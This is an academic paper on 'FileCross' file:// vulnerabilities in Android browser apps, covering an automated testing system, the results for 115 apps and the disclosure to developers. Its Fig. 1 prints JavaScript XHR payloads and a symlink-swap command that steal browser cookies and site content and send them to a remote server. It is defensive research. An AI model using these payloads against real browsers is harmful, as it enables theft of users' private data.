Analyzing Android Browser Apps for `file://` Vulnerabilities

Daoyuan Wu and Rocky K. C. Chang

Department of Computing, The Hong Kong Polytechnic University
`{csdwu,csrchang}@comp.polyu.edu.hk`

Abstract. Securing browsers in mobile devices is very challenging, because these browser apps usually provide browsing services to other apps in the same device. A malicious app installed in a device can potentially obtain sensitive information through a browser app. In this paper, we identify four types of attacks in Android, collectively known as FileCross, that exploits the vulnerable `file://` to obtain user's private files, such as cookies, bookmarks, and browsing histories. We design an automated system to dynamically test 115 browser apps collected from Google Play and find that 64 of them are vulnerable to the attacks. Among them are the popular Firefox, Baidu and Maxthon browsers, and the more application-specific ones, including UC Browser HD for tablet users, Wikipedia Browser, and Kids Safe Browser. A detailed analysis of these browsers further shows that 26 browsers (23%) expose their browsing interfaces unintentionally. In response to our reports, the developers concerned promptly patched their browsers by forbidding `file://` access to private file zones, disabling JavaScript execution in `file://` URLs, or even blocking external `file://` URLs. We employ the same system to validate the ten patches received from the developers and find one still failing to block the vulnerability.

1 Introduction

Using `file://` to browse local files is very common in desktop browsers. However, this file protocol mechanism, when applied to mobile platforms, could cause unexpected security risks. In modern smartphone systems, notably Android and iOS, each app's sensitive files are stored in their own system-provided private file zones, which cannot be accessed by other apps or users. Supporting `file://` without additional access control in mobile browsers, however, will break such security boundaries. This `file://` vulnerability is further aggravated in Android, because Android browsers usually accept external browsing requests which, in the absence of any user interaction, can be issued by another (malicious) app. Unlike Android, these requests in iOS must be invoked by users' clicking.

Supporting external `file://` browsing requests (or termed as external `file://` URLs) is only a necessary condition for realizing actual attacks. In this paper, we show that combining with the capability of accessing private file zones through `file://`, JavaScript support, and other browsers' flaws (such as auto-file download), a malicious app in Android can launch four different types of attacks to steal a victim browser's private files (e.g., users' cookies, bookmarks, and browsing histories) or a victim website's private files (e.g., cookie or content). We refer to this class of attacks as *FileCross*, in which all attack vectors are delivered through the `file://` protocol between a browser app and an attack app. The attack app can automatically download a private file to the public SD card for exporting, steal a private file by compromising same-origin policy (SOP [1]) on the "host" level, steal the content of another website by compromising SOP on the protocol level (`file://` and `http(s)://`), and steal a private file by exploiting a SOP flaw in handling symbolic links.

Several isolated incidences on stealing browsers' private files were reported for Chrome and Firefox [2–4]. However, as we will show in this paper, these attacks are just instances of the FileCross attacks. To characterize the prevalence and impact of the FileCross attacks, we develop a system based on dynamic analysis to automatically test over 100 browser apps in Android. The main approach is to mimic actual attacks and use them to test the browsers on real smartphones. This system determines whether a browser app is vulnerable to the four FileCross attacks. It also analyzes whether the app, before and after patching, supports `file://`, allows access to private file zones through `file://`, and supports JavaScript.

Our main findings obtained from our analysis of 115 browser apps can be summarized below.

1. More than half of the browsers tested are vulnerable to the FileCross attacks. In particular, 50% of the most popular browsers (e.g., Firefox, Baidu, and Maxthon) are also vulnerable. Similarly, many major browsers in different categories could leak out private information through the FileCross attacks. Among the four different attacks, the three attacks that are based on compromising SOP affect 55% of the browsers on Android 4.0, 4.3 or 4.4.
2. The `file://` vulnerabilities are exploitable in all Android versions (including the latest 4.4), and even occur in different web engines. Specifically, our system identifies 46 browsers being vulnerable in 4.4 (across all four FileCross attacks). This result contradicts the general belief that Chrome-based new system engine will no longer contain these flaws by default. We are also contacting Google Android security team to fix one common flaw at the engine level. Moreover, we detect three vulnerable browsers (Firefox, UC Browser HD and Sogou) out of 15 browsers that employ custom engines.
3. A further analysis reveals that 23% of the browsers expose their browsing interfaces unintentionally. Had the developers realized the browser interfaces' exposure, one third of them will not be vulnerable to the FileCross attacks. Moreover, 65% of the browsers accept external `file://` browsing requests, and 62% even allow `file://` access to the private file zones. The latter is necessary for three FileCross attacks. Moreover, 63% support JavaScript execution in `file://` URLs which makes three FileCross attacks possible.
4. In response to our vulnerability reports, 19 developers followed up with our findings. We have so far received nine patches from them (and will receive more). An analysis of the patches shows that the patching methods include

disabling the access to unrenderable private files, blocking external `file://` URLs, or disabling JavaScript execution in `file://` URLs. Most of them could effectively thwart the attacks. However, our system developed for testing browsers finds that one patch failed to block the vulnerability, because the patch missed a second attack entry.

2 The `file://` Vulnerabilities

2.1 The FileCross Attacks


We have discovered from our evaluation, which will be further elaborated in Section 2.2, that 113 out of 115 browsers in Android expose their browsing interfaces, and 75 out of the 113 browsers support external browsing requests from other apps through `file://`. As illustrated in Fig. 1, an attack app can issue a "malicious" browsing request to a victim browser through the `file://` channel. The attack can steal sensitive files directly or indirectly from the victim browser's private file zone by having the URL in the browsing request point to a target sensitive file or a malicious HTML file, respectively.

The direct method exploits the fact that some browsers allow `file://` requests to access their private file zones. The indirect method, on the other hand, exploits the same-origin policy (SOP [1]) flaws in handling `file://` requests, and it also requires the JavaScript support for executing the malicious HTML file. In our evaluation, 71 browser apps (out of the 75 that support `file://`) allow the requests received from `file://` to access their private file zones, and 72 permit JavaScript execution in `file://` URLs. Moreover, the indirect method can be used to steal sensitive files from websites.

Fig. 1 shows examples of four FileCross attack patterns. The first one uses the direct method, whereas the last three use the indirect method by compromising the SOP. The first and fourth attacks are in fact first reported by an individual hacker. We discovered the other two from the Android developer document. We thus do not claim the discovery of these attacks as our main contribution. But we are the first to identify them as a unified attack model (i.e., FileCross) and conduct automated testing to analyze their prevalence in Android browsers. In addition, our system to be presented in Section 3 could be extended to detect new attack patterns.

Attack 1 (A1): The `file://` URL points to a sensitive file (`Cookies` in the figure) in the victim browser's private file zone. Some browsers automatically download the requested file to the `Download` directory on a SD card. The attack app can use keyword search to find and read the target file from the SD card (see `Cmd 1`). The auto-download feature has been identified as a flaw responsible for a successful FileCross attack against Chrome for Android [2].

Attack 2 (A2): The `file://` URL points to a malicious HTML file `attack2.html`. The attacker prepares the HTML file for the browser to retrieve a sensitive file (`Cookies` in the figure) from its private file zone. Once the attack HTML file is loaded, an asynchronous request (e.g., via the XMLHttpRequest API [5])


file:///data/data/pkg/dir/Cookies
Auto-downloaded to the SD card.
file:///path/attack2.html
Attack App
attack2.html
attack3.html
attack4.html
Cmd 1
Cmd 4
Execute Cmd 1
(A1)
(A2)
The External file:// Browsing Requests
(A3)
(A4)
file:///path/attack3.html
file:///path/attack4.html
Execute Cmd 4
Victim Browser
Exposed Browsing Interface
Private File Zone
Sensitive files

```
<html><body><h1>attack2</h1><script>
var aim = '/data/data/pkg/dir/Cookies';
function sendFile(txt) { … }
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == 4){
        sendFile(xhr.responseText);
    }
};
xhr.open('GET', aim);
xhr.send(null);
<script></body></html>
```

```
Thread.sleep(3000);
filepath = findFileInSDcard("Cookies");
if (filepath)
    readFileFromSDcard(filepath);
```

```
<html><body><h1>attack3</h1><script>
var aim = 'https://mail.google.com';
function sendFile(txt) { … }
var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
    if (xhr.readyState == 4){
        sendFile(xhr.responseText);
    }
};
xhr.open('GET', aim);
xhr.send(null);
<script></body></html>
```

```
<html><body><h1>attack4</h1><script>
var aim = document.URL;
function sendFile(txt) { … }
setTimeout(function() {
    var xhr = new XMLHttpRequest();
    xhr.onload = function()
    {    sendFile(xhr. responseText);    };
    xhr.open('GET', aim);    xhr.send(null);
}, 8000);          <script></body></html>
```

```
Thread.sleep(4000);
rm /path/attack4.html
ln –s /.../Cookies /path/attack4.html
```

Fig. 1. Examples of four FileCross attacks (A1 to A4).

is issued to retrieve the sensitive file (`xhr.responseText` in the figure). After this, `sendFile(txt)` is invoked to send the file to a remote server that can be accessed by the attacker. The fundamental problem enabling this attack is compromising SOP for `file://` requests (i.e., a local file should not be allowed to read contents of another file). Our evaluation shows that 63 browsers are vulnerable to this attack.

Attack 3 (A3): The `file://` URL points to a malicious HTML file `attack3.html`. The attacker prepares the HTML file for the browser to retrieve sensitive content from a remote website (`mail.google.com` in the figure). Similar to the last attack, the content is retrieved by an asynchronous request and sent to a remote server via `sendFile(txt)`. The fundamental problem is again compromising SOP, but this time on the protocol level (`file://` and `https`). Our evaluation uncovers 56 vulnerable browsers. This attack can also steal cookies of a website, but the details are omitted here.

Attack 4 (A4): The `file://` URL points to a malicious HTML file `attack4.html`. While the objective of this attack is the same as A2, it sets the target (in the `aim` JavaScript variable) as the current URL (i.e., `document.URL` in the figure), thus not violating SOP. However, the codes will not be executed until after

8000 ms. The attack app in the meantime removes `attack4.html` and builds a symbolic link for the removed file using the target sensitive file `Cookies`. Now when the time comes for the browser to execute the codes, it may load `Cookies` according to the link and return its contents to JavaScript. This flaw of loading a symbolic link to a file when the file cannot be found exists in modern browsers, including Chrome [3] and Firefox [4]. Our evaluation reveals 57 vulnerable browsers.

The last three attacks exploit the flaws on enforcing SOP for external `file://` requests. For *webkit*, Android's default web engine, the SDKs prior to 4.1 suffered from flawed SOP enforcement. Although the flaws in attacks A2 and A3 have been fixed by the default setting introduced to Android 4.1, the `file://` vulnerabilities still remain for two reasons. First, we notice that the two new APIs introduced in 4.1 still suffer from the SOP flaws. Therefore, developers may still use these vulnerable APIs, especially when they cannot find the security implications from Google's Developer Document. Second, developers must compile their apps using recent SDKs to block the vulnerabilities. Our evaluation, however, shows that over 30 browsers on Android 4.3 are still vulnerable, because the developers still used the old SDKs to compile their apps.

Starting from the latest Android 4.4, the system web engine is changed to Chrome's Blink engine. A general belief is that Chrome-based engine will no longer contain these flaws by default (we even made this mistake earlier via preliminary manual testing, since file paths are changed in 4.4). But surprisingly, our automated testing finds 46 browsers are still vulnerable in 4.4, across all four FileCross attacks. In particular, we notice Android 4.4 does not provide by-default patches for the SOP flaw (in A4), causing 40 browsers still exploitable in 4.4 by attack A4. We are contacting Google Android security team to fix this common flaw at the engine level. Moreover, similar to the Android 4.3 cases, apps compiled with old SDKs (i.e., below 4.1) cannot be protected by system-level defenses for attacks A2 and A3, even running on Android 4.4. Additionally, the flaw in A1 is application specific. In summary, mitigating the FileCross flaws in all Android versions still require browser developers' careful implementations. Therefore, our evaluation system is designed to test browser implementations but not specific web engines.


2.2 Attack Conditions

Table 1 summarizes the conditions required for launching the four FileCross attacks. Exposing browsing interfaces and supporting `file://` are obviously necessary for all of them. Allowing `file://` access to private file zones is also necessary for major FileCross attacks that aim at stealing browsers' private files. In addition, attacks A2, A3, and A4 require JavaScript execution in `file://` URLs for constructing the corresponding exploits (as shown in Fig. 1). Although it is always possible for some advanced attackers to invent non-JavaScript exploits for these three attacks, we believe this JavaScript condition is currently required and therefore include it into our FileCross threat models.

Table 1. The required conditions for the four FileCross attacks.

Attack IDs	Required Attack Conditions				
	Exposed browsing interface	Support `file://` URLs	`file://` access to private file zones	JavaScript execution in `file://` URLs	Major flaws
A1	√	√	√		Auto-download file to SD card
A2	√	√	√	√	SOP bypass for two `file://` origins
A3	√	√		√	SOP bypass for `file://` and `http(s)://` origins
A4	√	√	√	√	SOP bypass in handling symbolic links

Before moving to the next section, it is instructive to understand how browsing interfaces are exposed. As mentioned above, 113 of our tested 115 browsers expose their browsing interfaces to other apps. By inspecting their manifest files, we further infer that some browsers expose their browsing interfaces *unintentionally*, although most express *explicit* intentions to accept external browsing requests. We summarize these intentionally and unintentionally exposed patterns in Fig. 2(a), and also give a simple Exposed Browsing Interface (EBI) example in Fig. 2(b). Our inference for intentional exposures is based on the presence of an Intent with the `action` of "VIEW" and the `category` of "BROWSABLE," because this type of Intent is usually delivered to browsers [6].



EBI Category	Major Related Attributes	
Intentionally exposed	intent-filter	action: "android.intent.action.VIEW"
		category: "android.intent.category.BROWSABLE"
		data <android:scheme>: "https", "http", "file", …
	android:exported="true"	
Unintentionally exposed	intent-filter	action: "android.intent.action.MAIN"
		category: "android.intent.category.LAUNCHER"

```
<activity android:name="it.nikodroid.offline.ViewLink" …>
   <intent-filter>
      <action android:name="android.intent.action.VIEW" />
      <category android:name="android.intent.category.DEFAULT" />
      <category android:name="android.intent.category.BROWSABLE" />
      <data android:mimeType="text/*" />
   </intent-filter>
</activity>
```

(a) Intentionally or unintentionally exposed browsing interface and their related attributes.

(b) The intentionally exposed browsing interface (`.ViewLink`) in Offline Browser (`it.nikodroid.offline`).

Fig. 2. A summary of EBI patterns and an EBI example.

The unintentionally exposed cases, in our understanding, are mainly caused by the Android's implicit Intent mechanism [7]. Specifically, Android requires each app to register an Intent filter with the `action` of "MAIN" and the `category` of "LAUNCHER" for the first user interface component, so that the app can be launched by the default launcher. This behavior, however, will implicitly cause the corresponding component to be exposed to other apps. It may happen for some browser developers to register their browsing interfaces with such Intent, thus exposing them as EBIs even without claiming to receive "BROWSABLE" intents. Hence, these EBIs cannot be triggered by normal browsing requests. We thus believe they are unintentionally exposed by developers in terms of serving external browsing requests. Due to the limited pages, we refer readers to Section 5.4 of [8] for a general discussion on such implicit intents.

3 Automated Testing of Android Browsers

We design and implement a system for testing browsers for the `file://` vulnerabilities. In order to test all browser apps available in Android markets, our system can automatically test all of them without human intervention. Using the system, we could test over 100 Android browsers in less than four hours. Since our ultimate goal is to report vulnerable browsers to their developers for patching, it is not enough to just demonstrate that private files can be *accessed* by invoking JavaScript's `alert(content)` function. Instead, our system mimicks the actual attacks to *steal* victim browsers' private files and tests the browsers on actual smartphones. Besides detecting the vulnerabilities, the system also helps determine whether the external browsing interfaces are open intentionally and analyze the patches obtained from the developers.

3.1 The System Design

Fig. 3 shows the architecture and workflow of our testing system. The three main components in this system are *Commander* for controlling the entire testing process, *Attack Executer* for launching the FileCross attacks, and *Web Receiver* for validating whether the attacks are successful. The Commander running in a PC host controls the connected Android devices (which can be emulators or real phones) via Android Debug Bridge (ADB) channels (from ADB host to ADB daemons on devices). We implement Commander in pure Python language for avoiding the instable issues of MonkeyRunner [9] reported in [10]. Moreover, we implement parts of the failure controlling mechanisms proposed in [10] to improve the stability of ADB over long runtimes and use multiple threads to concurrently control each device for testing multiple Android versions in parallel.




Fig. 3. The architecture and workflow of our testing system.

We implement the Attack Executer as an Android app and install it in each tested device. Like a real attack app, it launches the FileCross attacks to steal private files from the target browsers. Moreover, its attack behaviors are fully controlled by the Commander through each incoming attack command (including target browser information and attack parameters). Once receiving the attack commands, it generates the corresponding exploits on-the-fly and loads them into target browsers via the Intent channels. The Web Receiver, on the other hand, is a server-side program responsible for accepting the stolen private files and validating the attack results. An attack is considered successful if the stolen file is received.


3.2 The Major Testing Steps

Fig. 3 shows six major testing steps in our system. We discuss them below in three pairs.

Identifying exposed browsing interfaces We propose a lightweight but effective scoring mechanism to identify EBIs in Android browsers. The basic idea is to score each component based on our summarized EBI patterns in Section 2.2 and select the component with a maximal score as the EBI. That is, a component with the maximal score is most likely to be an EBI. This maximal score also helps us locate the major (or true) browsing interface. For instance, Chrome's `ManageBookmarkActivity` exhibits EBI patterns but is not functional for handling browsing requests. In this case, our scoring mechanism can help identify the right browsing interface `chrome.Main`, which shows more explicit EBI patterns, thus a higher score. When several EBIs have the same score, we handle such case by randomly selecting one EBI for dynamic testing. In addition, if all components score zero, we conclude no EBI in the browser. In our experiments, we find that this scoring mechanism can accurately identify the EBIs in 113 browsers out of the tested 116 browsers. For the remaining three cases that have no EBIs, one of them is only a browser add-on, and the other two do not expose their browsing interfaces.

The detailed scoring algorithm works as follows. We use six bits to flag five specific EBI patterns (two bits are set for one pattern under different situations). Fig. 4 illustrates the detailed rules for scoring the EBI patterns under different scenarios. For example, if one component has an Intent filter which defines the `action` of "VIEW" and the `category` of "BROWSABLE," we set bit 2 (i.e., a score of 4). If this Intent filter also registers the `data` scheme of "http," we further set bit 3 (i.e., a score of 8). Now the component has a total score of 12, which can be used also for reversely inferring the EBI patterns using its binary representation.

These scoring rules (with different weights) are summarized according to our manual analysis of a dozen of EBI patterns. First, we treat the basic EBI pattern (i.e., "VIEW" and "BROWSABLE") as a reference pattern. On the basis of this pattern, we further assign weights to three data schemes, if any. Among them, we score the "https" scheme higher than "http," because we find accepting "https" is more likely to represent an EBI. On the other hand, we lower the "file" scheme



Bit Id	**0**	**1**	**2**	**3**	**4**	**5**
EBI pattern	MAIN LAUNCHER	file	VIEW BROWSABLE	http	https	MAIN LAUNCHER
Pre condition	Bits (1 – 4) are all empty	Bit 2 is set	–	Bit 2 is set	Bit 2 is set	One of bits (1 – 4) is set

Fig. 4. The detailed rules for scoring EBI patterns using six bits.

even below the reference pattern, for removing the potential noises introduced by "file". The noises can occur when "file" is registered for browsing document or video files. So such components are actually document viewers or video players, instead of browser components. Finally, we observe the "LAUNCHER" pattern, if exists, can add more weights when the aforementioned patterns also occur. That is, a component with both "BROWSABLE" and "LAUNCHER" patterns will be always the major EBI, compared with those non-launcher "BROWSABLE" components. In addition, a component with only the "LAUNCHER" pattern should be scored less than other "BROWSABLE" components.

Warming up browsers and finding target sensitive files The goal of warming up browsers is to produce some private files as the target sensitive files. To do so, the system automatically sends several normal browsing requests before launching the attacks. Specifically, the tested browsers are instructed to browse several Alexa top 10 websites using HTTP or HTTPS. This warming-up step can also help validate the EBIs identified by the scoring mechanism. That is, if an EBI is correctly identified, we can effectively warm up the corresponding browser. Otherwise, the browser will not respond according to our external browsing requests.

After warming up the browsers, our system continues to find as many target sensitive files as possible from the newly generated private files. To do so, the system searches browsers' private file zones (i.e., `/data/data/package/`) using a set of prioritized keywords (e.g., "cookie", "password", and "bookmark") and certain file formats (e.g., ".sqlite" and ".db" files). Note that accessing private file zones, which is normally disabled on unrooted phones, is only used for finding target sensitive files in our system (and attackers can also use this method to obtain the same information for their attacks). The actual FileCross exploitation is still conducted by the Attack Executer through the normal Intent channels.

Automatic attack validation and characterization Another challenge in designing our system is how to *automatically* validate attack results and conduct further characterization. Unlike manual testing, we cannot rely on human intervention, such as naked-eye inspection. To address this issue, we pre-define patterns that describe the attack details given by the Commander and embed them into each attack request sent by exploit scripts, which will be finally received and interpreted by the Web Receiver. In particular, we embed five patterns into the attack requests: an app package's name (for identifying the tested browser), an attack ID (for differentiating different attacks), a device version (for characterizing attacks on different Android versions), contents (for transmitting and validating potential private files), and a key ID (for authentication and differentiating different experiments).

To further characterize the FileCross attacks, we adopt the similar methods as for launching attacks, except that the attack scripts are now replaced by other scripts for characterization purposes. Specifically, we design HTML files to characterize the `file://` support (loaded from SD card or private file zones) and JavaScript execution in `file://` URLs. For example, the following HTML file is for characterizing the `file://` support. The Attack Executer loads this HTML file from both SD card and private file zones (with different attack IDs, such as `atk=5`), and sets the current Android version (e.g., `ver=4.3`).

```
<html><body>  <img src='http://ourserver.com/req?pkg=example.package
&atk=5&con=reqflag&ver=4.3&kid=keyid'>  </body></html>
```

Interested readers may refer to Appendix A in the Technical Report [11] version of this paper for the HTML file used to characterize JavaScript execution in `file://` URLs. It is relatively complex.

4 Evaluation

4.1 The Dataset and Experiments


Dataset Our dataset consists of 115 browser apps collected from Google Play on January 21, 2014. Initially, we searched the keyword "Browser" on Google Play and fetched 139 browsers, after excluding several non-browser apps. We further revisited these 139 browsers on March 21 for characterizing their meta information (e.g., the install numbers) using the Selenium scripts [12]. Based on the results, we further excluded 23 browsers in which 14 of them were no longer updated for more than one year, and 9 others had been withdrawn from Google Play. Among the remaining 116 browsers, one more was excluded, because it was only a browser add-on.

Experiments We run our experiments using three Android phones: Sony Xperia J (with Android 4.0), Google Nexus 4 (with Android 4.3), and Nexus 5 (with Android 4.4). These phones are connected to a Dell Studio XPS desktop machine with Ubuntu 12.04 64-bit system through USB cables. We do not use Android emulators in previous studies [13, 14, 10, 15, 16], because they are not stable and a number of apps cannot be correctly installed or run on emulators. However, accessing apps' private file zones via ADB on real phones is disabled by default. We thus root the phones to enable it for our automatic testing.

In this section, we report the results obtained from three independent experiment runs conducted on March 27 and June 18 (when the 4.4 device newly joined). Our system incurs no false positives but may incur some false negatives due to the possible instability of dynamic testing. To mitigate this possibility, our final result is a union of the results from these three runs. Regarding the testing performance, each run takes around four hours (i.e., 3 minutes per app). We use a relatively long timeout (12 seconds) before starting a new browsing request to obtain stable results and duplicate the app testing on three phones for observing possible different results in the three major Android versions.

4.2 Vulnerability Results

Overall results Our system identifies 64 vulnerable browsers and a total of 177 FileCross issues, as shown in Fig. 5(a). The results clearly show that the vulnerabilities are prevalent in Android browsers: 55.7% of browsers are affected and on average 2.77 issues per vulnerable browser. Furthermore, according to their distribution by the number of installs, 13 out of 26 popular browsers with over million installs each are found vulnerable. They are from top browser vendors, including Firefox, Baidu, and Maxthon. In other words, the FileCross attacks are not easy to discover and were not known to them before our disclosures.



(a) The distribution of browsers with(out) vulnerabilities.

IDs	# of Browsers	
A1	1	
A2	63	62 (4.0)
		35 (4.3)
		25 (4.4)
A3	56	55 (4.0)
		31 (4.3)
		22 (4.4)
A4	57	57 (4.0)
		49 (4.3)
		40 (4.4)
Sum	177	

(b) Detailed results for each attack.

Fig. 5. Overall detection results in our dataset consisting of 115 Android browsers.

Fig. 5(b) shows the detailed results for each FileCross attack. In our dataset, we only discover one auto-file download issue, i.e., attack A1. However, we observe that 71 browsers actually load and display the contents of their private files when challenged by attack A1. Therefore, they will face the potential risk of screen-shot attacks, although we do not consider such risk as a vulnerability in this paper.

For attacks A2, A3 and A4, the number next to (4.0) (or (4.3) and (4.4)) is the number of browsers vulnerable to the attack on Android 4.0 (or 4.3 and 4.4). The number next to these three is the total number of vulnerable browsers for that attack. Some browsers are vulnerable on only one system. These three attacks have a similar number of vulnerable browsers, around 60. Moreover, attack A4 is much less affected by different Android versions than A2 and A3. In the following sections, we thus do not differentiate the results of attack A4 on the three versions. As for attacks A2 and A3, there are over 30 vulnerable browsers for each attack on Android 4.3 and over 20 on Android 4.4, mainly because the developers still use the old SDKs to compile their apps. Thus, their browsers cannot benefit from the webkit patch in Android SDK 4.1.

Representative vulnerable browsers Table 2 summarizes 20 representative vulnerable Android browsers identified by our system. To make it simple, we only use the app package name to refer to each browser, and their full app names can be obtained from Google Play. We also include the number of installs for each browser to underscore the scope of the impact. For each vulnerable browser, we list their detailed assessment results of the four FileCross attacks launched by our system. The red “y” means a successful attack, and the black “n”, otherwise. In addition, a blank space represents the case where our attack scripts cannot send response requests to our server, mainly because the target browser is either invulnerable or not stable on some Android versions (e.g., 4.3 and 4.4). For such cases, they are assumed invulnerable if no further manual efforts are involved.

Table 2. Representative vulnerable Android browser apps identified by our system.

Categories	App Package Names	A1	A2			A3			A4	# of Installs
			4.0	4.3	4.4	4.0	4.3	4.4		
Popular	org.mozilla.firefox	y				n	n	n		50,000,000 - 100,000,000
	com.baidu.browser.inter	n	y		n	y	n	n	y	5,000,000 - 10,000,000
	com.mx.browser	n	y	y	y	y	y	y	y	5,000,000 - 10,000,000
	com.jiubang.browser	n	y	y	y	y	y	y	y	5,000,000 - 10,000,000
	com.tencent.ibibo.mtt	n	y			n			y	1,000,000 - 5,000,000
	com.boatbrowser.free	n	y	y	y	n	n	y	y	1,000,000 - 5,000,000
	com.ninesky.browser	n	y	y	y	y	y	y	y	1,000,000 - 5,000,000
Tablet	com.uc.browser.hd	n	y	y	y	y	y	y	y	1,000,000 - 5,000,000
	com.baidu.browserhd.inter	n	y		n	y	n	n	y	100,000 - 500,000
	com.boatbrowser.tablet	n	y	y	n	n	n	n	y	100,000 - 500,000
Privacy	com.app.downloadmanager	n	y	n	n	y	n	n	y	10,000,000 - 50,000,000
	nu.tommie.inbrowser	n	y	y	y	y	y		y	500,000 - 1,000,000
	com.kiddoware.kidsafebrowser	n	y	n	n	y	n	n	y	50,000 - 100,000
Fast browsing	com.ww4GSpeedUpInternetBrowser	n	y	y		y	y		y	1,000,000 - 5,000,000
	iron.web.jalepano.browser	n	y	y	y	y	y	y	y	500,000 - 1,000,000
	com.wSuperFast3GBrowser	n	y	y		y	y		y	100,000 - 500,000
Specialized	com.appsverse.photon	n	y	y	y	y	y	y	y	5,000,000 - 10,000,000
	com.isaacwaller.wikipedia	n	y	y	y	n	n	n		1,000,000 - 5,000,000
	galaxy.browser.gb.free	n	y	y		y	y		y	100,000 - 500,000
	com.ilegendsoft.mercury	n	y	n	n	y	n	n	y	100,000 - 500,000

We organize these vulnerable browsers into five categories, mainly according to their popularity and unique features. For example, in the “Popular” category, we present several popular browsers with over million installs each. In particular, we identify an auto-file download issue (i.e., attack A1) in Firefox for Android, which is quite popular and has at least 50 million installs. This security issue is ranked by Firefox a high impact one. Moreover, we discover more FileCross issues in other listed popular browsers. For example, Maxthon Browser (`com.mx.browser`) and Next Browser (`com.jiubang.browser`) suffer from three FileCross attacks in all Android versions we tested, which pose significant security threats to their five million users.

The second category (“Tablet”) lists three vulnerable browsers built for Android tablets. Except for UC Browser HD (`com.uc.browser.hd`) that has over million installs, these browsers are not as popular as those in the “Popular” category. However, we notice from Google Play that they are essentially the only choices for users who want to install a dedicated tablet browser. This would entice attackers to launch more targeted attacks at tablet users.

Due to the page limit, the description on the last three categories of vulnerable browsers is available in Appendix B of [11]. Here we only mention two cases. The Kids Safe Browser (com.kiddoware.kidsafebrowser) that provides children a safe Internet surfing environment by content filtering jeopardizes children's privacy by the FileCross attacks. Another example is a dedicated browser for browsing Wikipedia, called Wikidroid (com.isaacwaller.wikipedia). Attackers can launch the FileCross attacks to infer users' interests and profiles.

4.3 Underlying Engine Analysis

